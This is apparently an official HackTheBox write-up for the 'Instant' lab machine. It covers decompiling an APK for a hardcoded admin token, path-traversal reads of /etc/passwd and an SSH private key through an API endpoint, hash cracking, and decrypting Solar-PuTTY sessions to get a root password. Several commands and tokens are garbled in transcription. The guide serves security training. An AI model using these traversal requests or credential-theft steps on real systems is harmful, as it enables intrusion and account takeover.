




HACKTHEBOX



Instant

27th February 2025 / Document No D25.100.323

Prepared By: Pho3

Machine Author: tahaafarooq

Difficulty: **Medium**

Classification: Official

Synopsis

Instant is a medium difficulty machine that includes reverse engineering a mobile application, exploiting API endpoints, and cracking encrypted hashes and files. Players will analyze an APK to extract sensitive information and a hardcoded authorization token, then they will exploit an API endpoint vulnerable to Arbitrary File Read. Finally, they will achieve full system compromise by decrypting and analyzing encrypted session data from Solar-PuTTY.

Skills Required

- Linux System Enumeration
- Basic Source Code Reviewing

Skills Learned

- Reverse Engineering APK Files
- API Exploitation - Path Traversal and Arbitrary File Read
- Cracking PBKDF2 hashes and decrypting Solar-PuTTY session files

Enumeration

Nmap

```
nmap -sC -sV 10.10.11.37
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-03 12:19 EET
```


```
Nmap scan report for 10.10.11.37
Host is up (0.057s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
|_  256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58
|_ http-title: Did not follow redirect to http://instant.htb/
|_ http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.64 seconds
```

An initial `Nmap` scan shows two open ports, `SSH` on `port 22` and `Apache` on `port 80`. To visit the website `instant.htb`, we will add this domain name to our `/etc/hosts` file to resolve the connection between the IP and the domain.

```
echo "10.10.11.37 instant.htb" | sudo tee -a /etc/hosts
```

Now we are free to visit the website through our browser.



It seems this is a website advertising a mobile finance application for transferring funds and we can download it directly from the link at the top right. If we click `Download Now!` we will download `instant.apk`. To view its contents we can decompress it and decompile the code using a tool like `jadx-gui`.


```

jadx-gui instant.apk

INFO  - output directory: instant
INFO  - loading ...
WARN  - Found duplicated class: kotlin.coroutines.jvm.internal.DebugProbesKt,
count: 2. Only one will be loaded!
      classes.dex
      instant.apk:DebugProbesKt.bin
INFO  - Loaded classes: 7150, methods: 54193, instructions: 1368613

```

Just by checking through a few of the folders, we find some `JAVA` classes that might interest us, specifically `AdminActivities`. This class contains information on how a user is authenticated as an `Administrator` for an API accessible at the subdomain `mywall.etv1.instant.htb`.



First, let's add the subdomain we found to our `/etc/hosts` file.

```
echo "10.10.11.37 `mywalletv1.instant.htb`" | sudo tee -a /etc/hosts
```

Secondly, we see a hardcoded `JWT` authentication token

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiYm9sZSI6IkdFbWl1Iiwid2F5cSwiOiJmMGVjYTZlNS03ODNhLTQ3MmQwQ4ZiOwMTYyYzJjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQCDA0Bw99_8AEXKgtWZ6rYA

. We can find out more about this token by visiting a website like jwt.io and decoding it. After inputting the token, we can see the token type, that it belongs to a user with the `Admin` role, the `walId` (wallet ID), and its expiration date (December 12, 3023).

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkJkbWluIiwid2F5c2VhcnQpY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 1,
  "role": "Admin",
  "walId": "f0eca6e5-783a-471d-9d8f-0162cbc900db",
  "exp": 33259383656
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

However, we do not yet know the specific user this token belongs to. Using the full `URL` path we found in the source code `http://mywalletv1.instant.htb/api/v1/view/profile`, we can attempt to get more information on the user's profile. If we run `curl` we receive a response but it's in an unformatted `JSON` structure. To make it more readable we will use `jq`, a command line `JSON` processor, to display the results in a more readable format.

The full command includes the following arguments:


- `-s` : (silent) suppresses status bars and download metrics
- `-H` : used to specify the `JWT` token in the request header
- `| jq` : pipes the response to `jq` for formatting

```
curl -s http://mywalletv1.instant.htb/api/v1/view/profile -H "Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkJkbWluIiwid2F5c2VhcnQpY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA" | jq
```

```
{
  "Profile": {
    "account_status": "active",
    "email": "admin@instant.htb",
    "invite_token": "instant_admin_inv",
    "role": "Admin",
    "username": "instantAdmin",
    "wallet_balance": "10000000",
    "wallet_id": "f0eca6e5-783a-471d-9d8f-0162cbc900db"
  },
  "Status": 200
}
```

Now that we have successfully retrieved the profile using the hardcoded `JWT`, we see it belongs to the user `instantAdmin` and their email is `admin@instant.htb`.

Let's keep enumerating the `apk` source code for now and try to grab any further endpoints. We can do this manually or speed up our enumeration by using the search function. We will use the keyword `instant.htb` knowing that it will be a part of the path and search through classes, methods, fields, code, resources, and comments.




The results have revealed that the `API` also has the following endpoints:

- `/login`
- `/register`
- `/initiate/transaction`
- `/confirm/pin`

However, we find that there is a `swagger-ui.instant.htb` subdomain that we can visit after we add it to our `/etc/hosts` file.

```
echo "10.10.11.37 swagger-ui.instant.htb" | sudo tee -a /etc/hosts
```



The `swagger-ui` portal shows us the full list of endpoints and functionalities of the `API`, as well as which ones require authentication to be performed (signified by the lock). Since we have the hardcoded `JWT` we can freely check out any of these functions.

Foothold

The log listing functions are particularly interesting. We can explore them further either through the `swagger-ui` page or through our terminal. First, let's try and view what logs exist.

```
curl -s http://mywalletv1.instant.htb/api/v1/admin/view/logs -H
"Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWl1Iiwid2FsswQioiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOiJmZmJu5Mz
AZNjU2fQ.v0qyyAqDSgyonFHU7MgRQCDA0Bw99_8AEXKGtWZ6rYA" | jq

{
  "Files": [
    "1.log"
  ],
  "Path": "/home/shirohige/logs/",
  "Status": 201
}
```

There appears to be one log file under the directory `/home/shirohige/logs/`. This has now revealed to us that there is a user called `shirohige`.

Next, we can try to read the log to see if it contains anything useful. We can check the `swagger-ui` page for how to request the particular file and we see we can do so by adding `?log_file_name=`.

```
curl -s http://mywalletv1.instant.htb/api/v1/admin/read/log?log_file_name=1.log -H
"Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWl1Iiwid2FsswQioiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOiJmZmJu5Mz
AZNjU2fQ.v0qyyAqDSgyonFHU7MgRQCDA0Bw99_8AEXKGtWZ6rYA" | jq

{
  "/home/shirohige/logs/1.log": [
    "This is a sample log testing\n"
  ],
  "Status": 201
}
```

Unfortunately, the log doesn't contain anything useful but perhaps this endpoint is vulnerable to `Path Traversal`, allowing us to read other system files. Let's test this by attempting to grab another file that we know exists in the system such as `/etc/passwd`. We try adding `../` to see if we can escape the standard path.

```
curl -s http://mywalletv1.instant.htb/api/v1/admin/read/log?log_file_name=../../../../../../../../etc/passwd -H
"Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWl1Iiwid2FsswQioiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOiJmZmJu5Mz
AZNjU2fQ.v0qyyAqDSgyonFHU7MgRQCDA0Bw99_8AEXKGtWZ6rYA" | jq

{
  "/home/shirohige/logs/../../../../../../../../etc/passwd": [
    "root:x:0:0:root:/root:/bin/bash\n",
    "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\n",
    "bin:x:2:2:bin:/bin:/usr/sbin/nologin\n",
    "sys:x:3:3:sys:/dev:/usr/sbin/nologin\n",
    "sync:x:4:65534:sync:/bin:/bin/sync\n",
    "games:x:5:60:games:/usr/games:/usr/sbin/nologin\n",
    "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin\n",
    "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\n",
  ]
}
```

```

"mail:x:8:8:mail:/var/mail:/usr/sbin/nologin\n",
"news:x:9:9:news:/var/spool/news:/usr/sbin/nologin\n",
"uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\n",
"proxy:x:13:13:proxy:/bin:/usr/sbin/nologin\n",
"www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\n",
"backup:x:34:34:backup:/var/backups:/usr/sbin/nologin\n",
"list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\n",
"irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\n",
"_apt:x:42:65534::/nonexistent:/usr/sbin/nologin\n",
"nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n",
"systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin\n",
"systemd-timesync:x:997:997:systemd Time
Synchronization:/:/usr/sbin/nologin\n",
"dhcpd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpd:/bin/false\n",
"messagebus:x:101:102::/nonexistent:/usr/sbin/nologin\n",
"systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin\n",
"pollinate:x:102:1::/var/cache/pollinate:/bin/false\n",
"polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin\n",
"usbmux:x:103:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin\n",
"sshd:x:104:65534::/run/sshd:/usr/sbin/nologin\n",
"shirohige:x:1001:1002:white Beard:/home/shirohige:/bin/bash\n",
"_laurel:x:999:990::/var/log/laurel:/bin/false\n"
],
"Status": 201
}

```

It appears we are successful and have found an `Arbitrary File Read` vulnerability since the endpoint is not properly sanitizing our input allowing us to read other files! Knowing this, we can easily grab the first user flag through the vulnerability assuming it is under the path `/home/shirohige/user.txt` but we will try and get a proper shell first.

We could attempt to read the `/etc/shadow` file but we do not have the proper permissions. Perhaps `shirohige` has `SSH` keys we could use? The standard directory where we might find them would be `/home/shirohige/.ssh/`. We can see if `shirohige` already has a key in use by requesting the `authorized_keys` file which contains the public keys.

```

curl -s http://mywalletv1.instant.htb/api/v1/admin/read/log?
log_file_name=../.ssh/authorized_keys -H
"Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkpFkbWlulWid2FssWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOiJmZmju5MzAZNjU2fQ.v0qyyAqDSgyonFHU7MgRQCDA0Bw99_8AEXKgtWZ6rYA" | jq

{
  "/home/shirohige/logs/../../ssh/authorized_keys": [
    "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGC1ue2Vqwad1ZxNVnSyQg3b4+mqvjGniAitnJnN3li0ka6//DcZb
wGfBDW/OHCEPLGEvdYsDeM+eRSHyPiw5Gs58c2MryUZ584xi1j9PmETRV4e/ve4Q4D8Gh5od0AaFC4ACw
OPWc/LXJAxkNXfu8dwyQ07/R1T2MaaGnd9LvSB95ukgjeOz06YpdAAVZZPmT/nEv7UwedkGJCoq+NumG5
6qnL2ANp2yIC8q04DwjGkMMt1qVqT1GCL4Gww8GyfPbj4IFjy05ZmvOZ7xMbk2nooiDw11nVypEvuU1
UyCjsB3BAJWtSEHEq9MQmYjNH/ij7/D2emnf5Yw5oxSHM6w0ICddvUyTRqTjaA0upytia61R6k3VC5k8v
VEBSM1grY4IzHCzesU8eCOFupY9KMGULuRoFkwptQ4DntJk+o1j34XS021arEvGvmu0vXkk1ob6sN+RGa
YZNsavIJGLA9z/8AU6ry/MT1eOJdnY/+Mn8RdqG5ov0DZ1/1gwtptSAYM= shirohige@instant\n"

  ],
  "Status": 201
}

```

As we can see there is a key in use, so we can now try to find the private key with the knowledge that it is an `rsa` key which would have the corresponding private key naming `id_rsa`.

The following output has been snipped to show the structure but the full key is longer.

```

curl -s http://mywalletv1.instant.htb/api/v1/admin/read/log?
log_file_name=../.ssh/id_rsa -H
"Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkpFkbWlulWid2FssWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOiJmZmju5MzAZNjU2fQ.v0qyyAqDSgyonFHU7MgRQCDA0Bw99_8AEXKgtWZ6rYA" | jq

{
  "/home/shirohige/logs/../../ssh/id_rsa": [
    "-----BEGIN OPENSSH PRIVATE KEY-----\n",
    "b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn\n",
    "NhAAAAAwEAAQAAAYEapbnt1a1mnZwCtVZ0skIN2+Ppqr4xjYgIrZyZzd9YtJGuv/w3GW8B\n",
    <...SNIP...>
    "bhd6Uh7ofGRW/5AAAAEXNoaXJvaGlnZUBpbmN0YW50AQ==\n",
    "-----END OPENSSH PRIVATE KEY-----\n"
  ],
  "Status": 201
}

```

We have successfully found a private `id_rsa` key and can put it into a file on our machine! Let's `curl` it again but this time put it into a file and remove the unnecessary elements and `JSON` formatting.

The command is mostly the same as before but we will add the following arguments:

- `-r`: (raw output) remove the `JSON` formatting with the quotes
- `.[]`: extract the string from the array inside the `JSON` object, essentially outputting only the key's value as a continuous string

- `> id_rsa`: redirect the output into a file

```
curl http://mywalletv1.instant.htb/api/v1/admin/read/log?
log_file_name=../../ssh/id_rsa -H
"Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWlulI
iwid2FsSWQioiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5Mz
AZNjU2fQ.v0qyyAqDSgyoNFHU7MgRQCDA0Bw99_8AEXKGtWZ6rYA" | jq -r '.[].[]' > id_rsa
```

Next, before we can use the key we must change its permissions.

```
chmod 600 id_rsa
```

Finally, we can use `SSH` to get a terminal as the user `shirohige` by specifying the private key with `-i`.

```
ssh -i id_rsa shirohige@instant.htb

welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Tue Feb 25 18:30:30 2025 from 10.10.14.18
shirohige@instant:~$ id
uid=1001(shirohige) gid=1002(shirohige) groups=1002(shirohige),1001(development)
```

Now we can also read the user flag in their directory!

Privilege Escalation

Let's start trying to find a way to escalate our privileges! First, let's see what `shirohige` has in their directory and what they have access to in the file system in general. To begin with, we see two folders in the `shirohige` home directory, `logs` that we accessed before through the `Arbitrary File Read` vulnerability, and `projects` which we have not explored yet.

```
shirohige@instant:~$ ls
logs  projects  user.txt
```

Within `projects` we see more files relating to `mywallet`, let's see if we can find any files that might contain credentials or other useful information.

```
shirohige@instant:~/projects/mywallet/Instant-API/mywallet$ ls
__pycache__  app.py  instance  models.py  requirements.txt  serve.py
swagger_configs
```

Luckily, under the `instance` folder, we find a database file.

```
shirohige@instant:~/projects/mywallet/Instant-API/mywallet/instance$ ls
instant.db
```

Let's download it to our local machine and view it by using the `scp` command to copy the file through `SSH` to our system. We will again specify the private key for authentication, then the path to the database, and `.` to download the file to the current directory where we have our terminal.

```
scp -i id_rsa shirohige@instant.htb:~/projects/mywallet/Instant-API/mywallet/instance/instant.db .
```

Now we can use `sqlite3` to view the database. First, we will search for the tables with `.tables` and upon seeing a user table, we will use a standard `SQL` query to view its contents `SELECT * FROM wallet_users`.

```
sqlite3 instant.db

sqlite> .tables
wallet_transactions  wallet_users          wallet_wallets

sqlite> select * from wallet_users;
1|instantAdmin|admin@instant.htb|f0eca6e5-783a-471d-9d8f-0162cbc900db|pbkdf2:sha256:600000$I5bFyb0ZzD69pNX8$e9e4ea5c280e0766612295ab9bff32e5fa1de8f6cb6586fab7ab7bc762bd978|2024-07-23 00:20:52.529887|87348|Admin|active
2|shirohige|shirohige@instant.htb|458715c9-b15e-467b-8a3d-97bc3fcf3c11|pbkdf2:sha256:600000$YnRgjnim$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272c550ed|2024-08-08 20:57:47.909667|42845|instantian|active
```

We have managed to find some `PBKDF2-SHA256` hashed passwords. Attempting to use tools like `hashcat` and `John` doesn't seem to work even when formatting the hashes correctly and specifying the hash format, so we turn to searching the web. A quick `Google` search of the algorithm and hash type reveals a tool on `GitHub`, [WerkzeugCracker](#), that can decode hashes of this format which are typically encoded by the `werkzeug.security` module.

We will copy the repo to our machine and then try using the tool on the hashes we found. First, let's put the hashes into files.

```
echo
'pbkdf2:sha256:600000$I5bFyb0ZzD69pNX8$e9e4ea5c280e0766612295ab9bff32e5fa1de8f6cb6586fab7ab7bc762bd978' > adminhash.txt
```

```
echo
'pbkdf2:sha256:600000$YnRgjnim$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272c550ed' > shirohigehash.txt
```

Next, we will try using the tool, specifying the correct path to the hash files and the wordlist we want to use. However, we will only get a result for the hash belonging to `shirohige`.

```
python3 werkzeug_cracker.py -w /usr/share/wordlists/rockyou.txt -p  
/<pathtohashfile>/shirohigehash.txt
```

```
Countdown | | 107/14445389
```

```
Password found: estrella
```

We have found a password `estrella`! However, we don't know what to use it for just yet, so we will have to keep enumerating the system.

If we check under the `/opt` directory we will discover an interesting folder owned by `shirohige`.

```
shirohige@instant:/opt$ ls -la  
total 12  
drwxr-xr-x  3 root      root      4096 Aug  8 21:26 .  
drwxr-xr-x 23 root      root      4096 Aug  8 17:49 ..  
drwxr-xr-x  3 shirohige shirohige 4096 Aug  8 21:26 backups
```

If we go further into it, we will find a `sessions-backup.dat` file in the `Solar-PuTTY` folder.

```
shirohige@instant:/opt/backups/Solar-PuTTY$ ls -la  
total 12  
drwxr-xr-x  2 shirohige shirohige 4096 Oct  4 15:22 .  
drwxr-xr-x  3 shirohige shirohige 4096 Oct  4 15:22 ..  
-rw-r--r--  1 shirohige shirohige 1100 Sep 30 11:38 sessions-backup.dat
```

`Solar-PuTTY` is a terminal emulator for `windows` machines, based on the original `PuTTY`, typically used for file transfer or remote connection purposes. This version allows users to log in faster by storing sessions, credentials, and private keys. In our case, we found a session file that we can attempt to decrypt and see what sensitive information it might contain.

With another quick `Google` search, we come across a tool called [SolarPuttyDecrypt](#) on `Github`. To use it we will have to switch to a `windows` machine or VM, compile the tool with `Visual Studio`, and then run the executable (setup guidance for this is beyond the scope of this write-up).

We specify the executable and the session file but we get an error, which might indicate that this file is password protected.

```
C:\path\to\SolarPuttyDecrypt.exe C:\path\to\sessions-backup.dat
```

```
-----  
SolarPutty's Sessions Decrypter by  
VoidSec  
-----
```

```
Unhandled Exception: System.IndexOutOfRangeException: Index was outside the  
bounds of the array. at  
SolarPuttyDecrypt.Program.Main(String[] args) in C:\path\to\SolarPuttyDecrypt-  
master\SolarPuttyDecrypt\Program.cs:line 37
```

Let's try including the password we found earlier `estre11a` and this time we are successful!

```
C:\path\to\SolarPuttyDecrypt.exe C:\path\to\sessions-backup.dat estre11a

-----
SolarPutty's Sessions Decrypter by
VoidSec
-----

{
  "Sessions": [
    {
      "Id": "066894ee-635c-4578-86d0-d36d4838115b",
      "Ip": "10.10.11.37",
      "Port": 22,
      "ConnectionType": 1,
      "SessionName": "Instant",
      "Authentication": 0,
      "CredentialsID": "452ed919-530e-419b-b721-da76cbe8ed04",
      "AuthenticateScript": "00000000-0000-0000-0000-000000000000",
      "LastTimeOpen": "0001-01-01T00:00:00",
      "OpenCounter": 1,
      "SerialLine": null,
      "Speed": 0,
      "Color": "#FF176998",
      "TelnetConnectionWaitSeconds": 1,
      "LoggingEnabled": false,
      "RemoteDirectory": ""
    }
  ],
  "Credentials": [
    {
      "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
      "CredentialsName": "instant-root",
      "Username": "root",
      "Password": "12**24nzc!r0c%q12",
      "PrivateKeyPath": "",
      "Passphrase": "",
      "PrivateKeyContent": null
    }
  ],
  "AuthScript": [],
  "Groups": [],
  "Tunnels": [],
  "LogsFolderDestination": "C:\\ProgramData\\SolarWinds\\Logs\\Solar-
PuTTY\\SessionLogs"
}

-----

